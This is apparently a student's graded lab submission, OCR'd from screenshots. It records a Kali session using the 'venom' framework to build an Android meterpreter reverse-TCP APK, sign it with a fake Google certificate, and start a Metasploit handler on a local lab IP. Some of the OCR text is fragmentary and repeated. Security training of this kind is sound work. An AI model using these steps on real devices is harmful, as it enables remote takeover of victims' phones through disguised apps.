

20 Marks Test K.P. Shriram

E0219007


1.




```
┌──(kali㉿kali)-[~]
└─$ cd venom

┌──(kali㉿kali)-[~/venom]
└─$ sudo ./venom.sh
[sudo] password for kali: 
```



```
          __    _ ______ _____  _ _____ _____ __
          \  \  //|   ___||   \  | |/    \|    \  /  |
           \  \// |   ___||    \| ||      ||     V   |
            \__/  |______||__/\___|\_____/|__/\__/|__|V1.0.17
       USER:kali
  kali ENV:vm INTERFACE:eth0 ARCH:x86 DISTRO:Kali

         1 - Unix based payloads
         2 - Windows-OS payloads
         3 - Multi-OS payloads
         4 - Android|IOS payloads
         5 - Webserver payloads
         6 - Microsoft office payloads
         7 - System built-in shells
         8 - Amsi Evasion Payloads

         E - Exit Shellcode Generator

                                             SSARedTeam@2020
```




```
[☠] Shellcode Generator
[►] Chose Categorie number:4
[☠] Loading [Android|IOS] agents ..

    AGENT Nº1:
    ──────────
    TARGET SYSTEMS     : Android
    SHELLCODE FORMAT   : DALVIK
    AGENT EXTENSION    : APK
    AGENT EXECUTION    : Android appl install
    DETECTION RATIO    : https://goo.gl/dy6bkF

    AGENT Nº2:
    ──────────
    TARGET SYSTEMS     : IOS
    SHELLCODE FORMAT   : MACHO
    AGENT EXTENSION    : MACHO
    EXECUTE IN IOS     : chmod a+x agent.macho && ldid -S agent.macho
    AGENT EXECUTION    : sudo ./agent.macho
    DETECTION RATIO    : https://goo.gl/AhuyGs

    AGENT Nº3:
    ──────────
    TARGET SYSTEMS     : Android
    SHELLCODE FORMAT   : Android ARM
    AGENT EXTENSION    : PDF
    AGENT EXECUTION    : agent.pdf (double clique)
    DETECTION RATIO    : https://goo.gl/Empty
    AFFECTED VERSIONS  : Adobe Reader versions less than 11.2.0


    ║   M    - Return to main menu                                ║
    ║   E    - Exit venom Framework                               ║


[☠] Shellcode Generator
[►] Chose Agent number:
```



example: 192.168.204.133


```
    DETECTION RATIO    : https://goo.gl/dy6bkF

                       : IOS
                     T : MACHO
                       : MACHO
                       : chmod a+x agent.macho && ldid -S agent.macho
                       : sudo ./agent.macho
                       : https://goo.gl/AhuyGs

    AGENT Nº3:
    ──────────
    TARGET SYSTEMS     : Android
    SHELLCODE FORMAT   : Android ARM
    AGENT EXTENSION    : PDF
    AGENT EXECUTION    : agent.pdf (double clique)
    DETECTION RATIO    : https://goo.gl/Empty
    AFFECTED VERSIONS  : Adobe Reader versions less than 11.2.0


    ║   M    - Return to main menu                                ║
    ║   E    - Exit venom Framework                               ║


[☠] Shellcode Generator
[►] Chose Agent number:1
[☠] Enter shellcode settings!
```



Enter payload output name
example: SignApk

Sign2Apk

```
                          T    : IOS
                               : MACHO
                               : MACHO
                               : chmod a+x agent.macho && ldid -S agent.macho
                               : sudo ./agent.macho
                               : https://goo.gl/AhuyGs

    TARGET SYSTEMS     : Android
    SHELLCODE FORMAT   : Android ARM
    AGENT EXTENSION    : PDF
    AGENT EXECUTION    : agent.pdf (double clique)
    DETECTION RATIO    : https://goo.gl/Empty
    AFFECTED VERSIONS  : Adobe Reader versions less than 11.2.0

      M    - Return to main menu
      E    - Exit venom Framework

[☠] Shellcode Generator
[➡] Chose Agent number:1
[☠] Enter shellcode settings!
```




Payload stored:
/home/kali/venom/output/Sign2Apk.apk


chose how to deliver: Sign2Apk.apk

Pick	Option
●	multi-handler (default)
○	apache2 (malicious url)


```
LPORT   : 666
58.204.133
< → ANDROID
id/meterpreter/reverse_tcp

sign Sign2Apk.apk Appl (y|n)?:y
<.apk using keytool ..
 found (dependencie)..
et NOT found (installing)..

ts ... Done
 tree ... Done
mation ... Done
 package zipalign

ficate Function:
- After Successfully created the .apk file, we need to sign an certificate to it,
- because Android mobile devices are not allowing the installing of apps without
- the signed certificate. This function uses (keytool | jarsigner | zipalign) to
- sign our apk with an SSL certificate (google). We just need to manually input 3
- times a SecretKey (password) when asked further head.
---
Enter keystore password:
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
        for: CN=Android, OU=Google, O=Google, L=US, ST=NY, C=US
[Storing /home/kali/venom/output/my-release-key.Keystore]

./venom.sh: 7462: jarsigner: not found

./venom.sh: 7463: zipalign: not found
```




```
[➜] Do you wish to sign Sign2Apk.apk Appl (y|n)?:y
[☠] Signing Sign2Apk.apk using keytool ..
[☠] keytool install found (dependencie)..
[x] 'zipalign' packet NOT found (installing)..

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package zipalign

——
- Android Apk Certificate Function:
- After Successfully created the .apk file, we need to sign an certificate to it,
- because Android mobile devices are not allowing the installing of apps without
- the signed certificate. This function uses (keytool | jarsigner | zipalign) to
- sign our apk with an SSL certificate (google). We just need to manually input 3
- times a SecretKey (password) when asked further head.
——
Enter keystore password:
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
        for: CN=Android, OU=Google, O=Google, L=US, ST=NY, C=US
[Storing /home/kali/venom/output/my-release-key.Keystore]

./venom.sh: 7462: jarsigner: not found

./venom.sh: 7463: zipalign: not found

[☠] Start a multi-handler...
[☠] Press [ctrl+c] or [exit] to 'exit' meterpreter shell
[☯] Please dont test samples on virus total...
```




```
  cWMMMMMMMMMMMMNxc',            ###########
   .0MMMMMMMMMMMMMMMMMWc           #+#    #+#
     ;0MMMMMMMMMMMMMMMMo.         +:+
      .dNMMMMMMMMMMMMo           +#++:++#+
         'oOWMMMMMMMMo                 +:+
             .,cdkOOK;          :+:    :+:
                                :::::::+:
                     Metasploit

       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

[*] Using configured payload generic/shell_reverse_tcp
LHOST => 192.168.204.133
LPORT => 666
PAYLOAD => android/meterpreter/reverse_tcp
[*] Started reverse TCP handler on 192.168.204.133:666
```




```
5 folders, 3 files: 701.4 KiB (718,188 bytes), Free space: 62.2 GiB
```



